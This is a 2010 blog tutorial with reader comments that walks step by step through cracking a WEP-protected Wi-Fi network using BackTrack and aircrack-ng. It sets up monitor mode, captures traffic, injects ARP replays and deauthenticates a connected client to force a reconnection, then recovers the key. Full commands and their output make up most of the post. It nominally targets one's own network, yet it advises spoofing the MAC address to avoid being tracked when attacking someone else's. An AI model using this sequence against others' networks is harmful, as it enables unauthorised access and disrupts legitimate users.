

## WEP Cracking: A How-To

By A.D. | Published: January 22, 2010

### Introduction

It's been known for a while that WEP is easily cracked. Today I will show you just how easy it is and how to test your network's security yourself.

Since I usually find that there's generally too much explanation involved in these tutorials, I will keep it simple.

### Required Items


- A [Wireless Router](#) with WEP encryption
- A Wireless Card Capable of Injection (I prefer [Atheros Cards](#))
- A Copy of [BackTrack Linux](#)
- A USB Key (2GB or larger) or DVD Burner

### The Steps

First, you need BackTrack on a DVD or USB Key. If using a DVD, use your own software, but if you're using a USB Key, please follow these instructions.

#### P R E P A R I N G   Y O U R   U S B   K E Y

First, plug your USB Key into your computer and format it with FAT32.



Download and run [UNetbootin](#).

Select "Diskimage" and point Unetbootin to the location of your BackTrack ISO file, then make sure the proper drive letter to your USB drive is selected.

### Search

To search, type and hit

### Pages

[About](#)

[Contact](#)

### Categories

[General](#)

[How-To](#)

### Archives

[January 2010](#)

### RSS Links

[All posts](#)

[All comments](#)

### Meta

[Log in](#)

Ads by Google

#### [WiFi Sniffer - Download](#)

Monitoring for wireless networks. Download now!  
[www.Paessler.com/download](http://www.Paessler.com/download)

#### [WIFI-Link antennas online](#)

Buy Hi-gain WiFi & Wlan antennas Booster your internet signal.  
[www.wifi-link.com](http://www.wifi-link.com)

#### [AirMagnet Free-Trial](#)

Test/Audit/Fix your WLAN with Industry-leading Wi-Fi analyzer  
[www.airmagnet.com](http://www.airmagnet.com)


#### [Telecom Product Testing](#)

Testing, Consulting, And Approvals For Telecom Products. Free Quote!  
[www.us.tuv.com](http://www.us.tuv.com)


#### [Wireless Network Forum](#)

Find Answers to Your Wireless Network Questions at Toolbox for IT


Your Ad Here



Click OK and wait for UNetbootin to finish copying files to the USB Key.



When complete, you can click "Reboot Now" or "Exit" to finish.




## B O O T I N G T O B A C K T R A C K

Restart your computer with the disc or USB Key in and press your computer's boot selection button. Probably either F2 or F12.

Once you're at the prompt, type:


```
root@bt:~#startx
```



This will place you into the X Windows environment and make it easier to run multiple shell windows.

## M A K I N G   S U R E   Y O U   H A V E

Open a shell by clicking the icon on the taskbar. Don't worry if your window doesn't look exactly like mine, you'll be fine!



Now let's check and see if you have a card compatible with [Aircrack-ng](#).

At the prompt type:

```
lspci | grep Wireless*
```

This will read all of the hardware on your computer, but only return those Wireless in the name.

Your results should look something like this:



Now let's check our results against [this table on the Aircrack-ng website](#).

This tutorial is assuming you have an Atheros card. If you have a different card you'll have to do more research on your part. Personally, I think that the [Ubiquiti SR71](#) is the best embedded wireless card out there, but it does require slight skill to install.

If your card is acceptable for cracking right out of the box, continue to the next section.

## C R A C K   T H A T   W E P

Finally, we can get started! I will try to keep this short on explanations so we can just get the job done.

Run the iwconfig command at the prompt to get your wireless card's name.

```

root@bt:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wmaster0    no wireless extensions.

wlan0       IEEE 802.11bg  ESSID:""
           Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
           Tx-Power=27 dBm
           Retry min limit:7   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0  Signal level:0  Noise level:0
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0

```

In this case, mine is wlan0.

*Note: If you're cracking a WEP other than your own, you might want to investigate [macchanger](#), which is a tool to change your computer's MAC address. It's usually used so that you cannot be tracked.*

Next run airmon-ng to create a monitor interface for your wireless card to listen on.

```

root@bt:~# airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
7406     dhclient

Interface      Chipset      Driver
wlan0          Atheros      ath5k - [phy0]
              (monitor mode enabled on mon0)

```

You can ignore any errors, they shouldn't pose any problems.

As you can see, our new interface to work with is mon0.

Now it's time to gather some information that we'll need later. Run airodump-ng on the interface to see a list of wireless routers in our range.

*airdump-ng mon0*

```

CH 6 ][ Elapsed: 20 s ][ 2010-01-21 21:46

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:15:6D:E8:A8:78  -46    30          0  0  1  54  . WEP  WEP    TEST
00:23:69:15:F4:3B  -55    27          1  1  54e. WPA2  CCMP  PSK  Malabar Social Club
00:0F:66:BE:FC:A2  -88    15          1  0  6  54  OPN   linksys
00:23:69:97:3E:1F  -90    20          0  0  6  54  WPA2  CCMP  PSK  tinkernet
00:25:3C:88:7B:29  -99     7          0  0  6  54  . WPA  TRIP  PSK  HOME931
00:12:3F:96:A2:5C  -99    15          0  0  2  54e. WPA2  CCMP  PSK  MalabarLords
00:1E:ES:72:D5:16  -100   9           0  0  11 54e WPA2  CCMP  PSK  linksys

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:23:69:15:F4:3B  00:22:FA:5B:BB:3C  -57  54e-54e  0    136

```

Find the router with the WEP you want to crack. In this tutorial we'll be going after the first one on the list, TEST.

Make sure to either write down or save into a text document the **BSSID**, **CH**(channel), and make sure that the router is using **WEP** as it's **ENC**. You will need these next.

Using the info you just gathered, run the following command to capture data on your target.

*airdump-ng -c (channel) -w (file name) -bssid (bssid) (interface)*

in my case:

*airdump-ng -c 1 -w capturefile -bssid 00:15:6D:E8:A8:78 mon0*

```

CH 1 ][ Elapsed: 20 s ][ 2010-01-21 21:56

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:15:6D:E8:A8:78  -45 100    193          0  0  1  54  . WEP  WEP    TEST

```

Now we're cooking. We're gathering all of the info we need that is sent to this router.

Open another shell window (the same as we did the first time) and leave the capture window open to log the data we'll be collecting.

We need our own MAC address to continue, in the new window, type:

```
macchanger --show (interface)
```

```
root@bt:~# macchanger --show mon0
Current MAC: 00:15:af:c9:b6:b2 (unknown)
```

Let's see if we can connect to the router by using this command:

```
aireplay-ng -1 0 -a (bssid) -h (your mac) -e (ssid) (interface)
```

Mine would be:

```
aireplay-ng -1 0 -a 00:15:6D:E8:A8:78 -h 00:15:AF:C9:B6:B2 -e TEST mon0
```

```
root@bt:~# aireplay-ng -1 0 -a 00:15:6D:E8:A8:78 -h 00:15:AF:C9:B6:B2 -e TEST mon0
22:04:49 Waiting for beacon frame (BSSID: 00:15:6D:E8:A8:78) on channel 1
22:04:49 Sending Authentication Request (Open System) [ACK]
22:04:49 Authentication successful
22:04:49 Sending Association Request [ACK]
22:04:49 Association successful :- ) (AID: 1)
```

Success! We can connect and hopefully inject packets.

Now let's try to generate traffic to your router so we have some good packets to capture. Use the command:

```
aireplay-ng -3 -b (bssid) -h (your mac) (interface)
```

Mine:

```
aireplay-ng -3 -b 00:15:6D:E8:A8:78 -h 00:15:AF:C9:B6:B2 mon0
```

```
root@bt:~# aireplay-ng -3 -b 00:15:6D:E8:A8:78 -h 00:15:AF:C9:B6:B2 mon0
22:14:17 Waiting for beacon frame (BSSID: 00:15:6D:E8:A8:78) on channel 1
Saving ARP requests in replay_arp-0121-221417.cap
You should also start airodump-ng to capture replies.
Read 14629 packets (got 0 ARP requests and 6 ACKs), sent 0 packets... (0 pps)
```

Now, this is where some tricks may come in to play. If you're lucky, that window will start going crazy with packet captures, but most of us will need to wait for someone to connect to the router. We need a successful connection to replay back to the router to capture the data needed to crack the WEP.

In my case, I noticed that someone was connected to the router TEST, so I used the following command to kick them off, thus forcing a reconnect and giving us the connection info we need to replay back to the router.

```
CH 1 ][ Elapsed: 36 s ][ 2010-01-21 22:52
BSSID          FWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:15:6D:E8:A8:78 -43 100 350 113 1 1 54 . WEP WEP TEST
BSSID          STATION          FWR Rate Lost Packets Probes
00:15:6D:E8:A8:78 00:22:3F:09:15:6D -53 0 - 2 0 2
```

Use the following command to attempt to disconnect a client from the router:

```
aireplay-ng -0 1 -c (client mac) -h (your mac) -e (ssid) (interface)
```

Mine:

```
aireplay-ng -0 1 -c 00:17:C4:50:56:C9 -h 00:15:AF:C9:B6:B2 -e TEST mon0
```

```
root@bt:~# aireplay-ng -0 1 -c 00:22:3F:09:15:6D -h 00:15:AF:C9:B6:B2 -e TEST mon0
23:04:14 Waiting for beacon frame (ESSID: TEST) on channel 1
Found BSSID "00:15:6D:E8:A8:78" to given ESSID "TEST".
23:04:15 Sending 64 directed DeAuth. STMAC: [00:22:3F:09:15:6D] [ 7/64 ACKs]
```

Now, the client should reconnect and give us the data we need to replay.

```

Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 514159 packets (got 1460 ARP requests and 35918 ACKs), sent 68007 packets... (499 pps)

```

Now we're injecting packets at 499-500 packets per second. Let's look back at our airdump-ng screen.

```

CH 1 ][ Elapsed: 8 mins ][ 2010-01-21 23:07
BSSID          FWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:15:6D:E8:A8:78 -44 100 1910 589 0 1 54 . WEP WEP OPN TEST
BSSID          STATION          FWR Rate Lost Packets Probes
00:15:6D:E8:A8:78 00:15:AF:C9:B6:B2 0 0 - 1 26582 34267
00:15:6D:E8:A8:78 00:22:3F:09:15:6D -55 1 - 2 0 147
00:15:6D:E8:A8:78 00:22:3F:09:15:6D -55 1 - 2 0 147

```

We're looking for about 25,000 in the #Data column before we start the actual cracking process. Depending on the power of your network adapter and the router combined, this could take some time.

Now that you have 25,000 good captures, let's crack that WEP! Type this at the prompt:

```
aircrack-ng -b (bssid) (file-01.cap)
```

Mine would be:

```
aircrack-ng -b 00:15:6D:E8:A8:78 capturefile-01.cap
```

Depending on the speed of your computer and the complexity of the key, this could take a while.


```

Aircrack-ng 1.0 r1645

[00:00:04] Tested 317185 keys (got 289 IVs)

KB depth byte(vote)
0 4/ 8 7D(1024) A3(1024) D3(1024) DF(1024) 08( 768) 23( 768) 2F( 768)
1 7/ 24 F6(1024) 05( 768) 08( 768) 1C( 768) 39( 768) 3B( 768) 4B( 768)
2 4/ 5 D0(1024) 08( 768) 11( 768) 12( 768) 2F( 768) 32( 768) 3D( 768)
3 0/ 1 19(1280) 72(1024) E0(1024) FC(1024) 0A( 768) 11( 768) 12( 768)
4 0/ 1 F6(1280) 03(1024) 0C(1024) 15(1024) 71(1024) 8F(1024) B2(1024)
5 1/ 2 44(1280) 10(1024) 3B(1024) 4B(1024) 55(1024) 5A(1024) 5C(1024)
6 0/ 1 42(1536) 63(1280) 58(1024) 9A(1024) 9C(1024) A7(1024) B3(1024)
7 3/ 4 A4(1024) 12( 768) 1A( 768) 28( 768) 36( 768) 4D( 768) 51( 768)
8 6/ 7 D4(1024) 25( 768) 29( 768) 3B( 768) 57( 768) 62( 768) 83( 768)
9 1/ 2 50(1280) 4D(1024) 74(1024) DA(1024) E6(1024) 16( 768) 25( 768)
10 2/ 3 BF(1024) 0C( 768) 1D( 768) 26( 768) 30( 768) 3A( 768) 3D( 768)
11 0/ 1 40(1536) 62(1280) 02(1024) 9B(1024) C8(1024) FD(1024) 01( 768)
12 0/ 1 AB(1280) 0C(1024) 24(1024) 4F(1024) 78(1024) AA(1024) FF(1024)

```

I'm actually using an Acer eeepc  for this tutorial, so mine will certainly take a while!

```

Aircrack-ng 1.0 r1645

[00:00:00] Tested 691 keys (got 34366 IVs)

KB depth byte(vote)
0 0/ 1 77(54272) 40(43520) 62(41216) 89(40704) C4(40448) 71(40192)
1 19/ 1 EF(38912) 2B(38656) 41(38656) 45(38656) 8B(38656) 94(38656)
2 2/ 22 BB(42240) 8E(41728) 3A(41216) 60(41216) 18(40192) 43(40192)
3 0/ 2 C3(52992) 5E(43776) A6(41984) 43(40192) D3(39936) F9(39680)
4 9/ 4 EC(39936) 48(39680) A8(39680) 26(39424) 6D(39424) D9(39168)

KEY FOUND! [ 77:65:70:77:65:70:77:65:70:77:65:70:31 ] (ASCII: wewewewewew )
Decrypted correctly: 100%

root@bt:~#

```

I was surprisingly completely wrong! It took the eeepc less than 1 second to crack my WEP key.

That's it, you're done. Write down the key, restarts your computer, and enter the WEP key when attempting to connect to the network.

## Results

As you can see by our results, the WEP is a terrible encryption to use on your network.

I recommend WPA-PSK, although my next tutorial will be on how to crack it!

If you see any errors in my work or have any questions, feel free to leave them in the

comments below.

This entry was posted in *How-To* and tagged *backtrack*, *cracking*, *wep*. Bookmark the *permalink*.  
Post a comment or leave a trackback: *Trackback URL*.

« [What is WiFi?](#)

[WPA Cracking: A How-To](#) »

## 2 2 C O M M E N T S



**diggan**

Posted January 23, 2010 at 3:28 am | [Permalink](#)

Very good tutorial!

[Reply](#)



**Marcio**

Posted January 23, 2010 at 12:47 pm | [Permalink](#)

Very good tutorial..

I find a error when you said that noticed someone was conected to "TEST"..  
The client mac that you write is not the same that appear on screenshots..  
I'll try on my asus eeepc soon... before I need to find out if my ralink wireless  
card is compatible... if not I will change that for some N draft atheros card...

Thanks a lot...

[Reply](#)



**roezbe**

Posted January 23, 2010 at 1:21 pm | [Permalink](#)

I do this way

First, you need BackTrack on a DVD Cd

Booting to backtrack

Restart your computer with the disc boot selection button. Probably either F2  
or F12.

Wep Cracking

Once you're at the prompt, type:

```
root@bt:~#startx
```

```
airmon-ng
```

```
airodump-ng wlan0
```

```
Ctrl c
```

```
wep channel
```

```
airodump-ng -w -c -bssid wlan0
```

```
following window
```

```
bssid
```

```
aireplay-ng -1 0 -a or b wlan0
```

```
following windows
```

```
bssid
```

```
aireplay-ng -ng -3 -a or b wlan0
```

```
following windows
```

```
bssid
```

```
aireplay-ng -1 1 -a or -b wlan0
```

I wait until data 10.000 or 30.000

copy 01.cap file in paset

aircrack-ng 01..... cap file enter en you dan

[Reply](#)



**buzzet**

Posted January 23, 2010 at 2:39 pm | [Permalink](#)

It works, works really good 😊

[Reply](#)



**Willis**

Posted January 25, 2010 at 3:12 am | [Permalink](#)

awesome tutorial. worked 100%. when is the WPA one coming out? and also how would you connect to that network. I cant even / or i dont even know how to connect to my own home network through BT4! help please.

[Reply](#)



**pokdogo87**

Posted January 25, 2010 at 5:09 pm | [Permalink](#)

yeah baby..  
great!!!  
100% working!

[Reply](#)



**Muldee**

Posted January 26, 2010 at 9:17 am | [Permalink](#)

when you insert comand:  
aireplay-ng -1 0 -a (bssid) -h (your mac) -e (essid) (interface)

what if the bssid is not on channel 1, but on a different one?

[Reply](#)



**A.D.**

Posted January 26, 2010 at 10:16 am | [Permalink](#)

It shouldn't make any difference. Unless `-c` is issued, aireplay-ng shouldn't care.

If you're having problems, it could be that your card doesn't support injection. Play around with it a little thought, sometimes it's tricky to figure out.

[WORDPRESS HASHCASH] The poster sent us '0 which is not a hashcash value.

[Reply](#)



**Streak22**

Posted January 26, 2010 at 4:02 pm | [Permalink](#)

Ey! i like your Blog.

Your Post Is Great. I hope you continuing posting !!!

Reply



**Evil**

Posted January 26, 2010 at 8:44 pm | [Permalink](#)

Everything was going well until last command:  
aircrack-ng -b 00:15:6D:E8:A8:78 capturefile-01.cap

Failed. Next try with 15000 IVs. What should i do next?

Reply



**A.D.**

Posted January 26, 2010 at 10:38 pm | [Permalink](#)

It sounds like you need to capture some more data. Try capturing around 25000 or more.

[WORDPRESS HASHCASH] The poster sent us '0 which is not a hashcash value.

Reply



**Devk 89**

Posted January 26, 2010 at 11:32 pm | [Permalink](#)

Man Im stuck at airodump-ng -c (channel) -w (filename) -bssid (bssid) (interface)

Will my channel name be the same capturefile? are my - - - to short for the camand do I need to use the longer ones like in the post I dont know how to make them Im useing laptop and Im also a newb so any help will be much respected Thanks alot

Reply



**A.D.**

Posted January 27, 2010 at 12:36 am | [Permalink](#)

Hi Devk 89,

I'm sorry, that was actually my fault and I have corrected the error. I use an offline editor to write my articles and it formatted the -bssid as a single dash. Thanks for catching it!

-AD

[WORDPRESS HASHCASH] The poster sent us '0 which is not a hashcash value.

Reply



**Evil**

Posted January 27, 2010 at 9:56 am | [Permalink](#)

Thats worked. Thanks! Waiting for WPA-PSK guide!

Reply



**Reverent E**

Posted January 27, 2010 at 5:40 pm | [Permalink](#)

<http://www.backtrack-linux.org/forums/backtrack-howtos/209-how-start->

[networking-backtrack.html](#)

as far as connecting to WEP with static IP:

```
iwconfig essid key
ifconfig netmask
route add default gw
sh -c "echo nameserver > /etc/resolv.conf"
```

in my case it looks like this

```
iwconfig eth0 essid mynet key 12456878
ifconfig eth0 eth0 192.168.200.101 netmask 255.255.255.0
– I could use 192.168.200.1/24 because 255.255.255.0 is a 24 bit mask (3x8)
route add default gateway 192.168.200.1
or
route add default gw 192.168.200.1
sc -c "echo nameserver 192.168.200.1 > /etc/resolv.conf"
```

these number (except the key) are my settings. Your IPs, nameserver, interfaces

if you need to use DHCP use dhcpcd – I will leave that up to you to research. I don't want to give you all the answers. This kind of stuff is all about research.

[Reply](#)



**Reverent E**

Posted January 27, 2010 at 5:44 pm | [Permalink](#)

I noticed a few typing errors in my last post

```
ifconfig eth0 essid mynet key 12345678
and
sh -c "echo nameserver 192.168.200.1 > /etc/resolv.conf"
```

[Reply](#)



**dogbone**

Posted January 28, 2010 at 8:27 pm | [Permalink](#)

I'm able to inject lots of packets (~80,000), but I only get few IV's (~500). How do I increase the number of IV's?

[Reply](#)



**hackerz**

Posted January 29, 2010 at 3:22 am | [Permalink](#)

When will the WPA-SPK tutorial be posted?

[Reply](#)



**A.D.**

Posted January 29, 2010 at 4:02 am | [Permalink](#)

It's up now!

[Reply](#)



**roezbe**

Posted January 29, 2010 at 8:54 am | [Permalink](#)

sorry boys i dont hafe much time byt i m back 4 wpa en wpa2 crack i need more time to research

[Reply](#)



**Kheldoron**

Posted January 29, 2010 at 1:40 pm | [Permalink](#)

Hey!

Love the tutorial, quick question. Do you know if it will work on a macbook?

/Kheldoron

[Reply](#)



**A.D.**

Posted January 29, 2010 at 1:46 pm | [Permalink](#)

Hey Kheldoron,

I've never tried it, but I think it should. I'm *\*fairly\** sure that the Macbook has an atheros card in it, which supports injection. You should try it and let me know!

[Reply](#)

## P O S T   A   C O M M E N T

Your email is *never* published nor shared. Required fields are marked \*

Name \*

Email \*

Website

Comment

You may use these [HTML tags and attributes](#): `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <strike> <strong>`

Powered by [WP Hashcash](#) 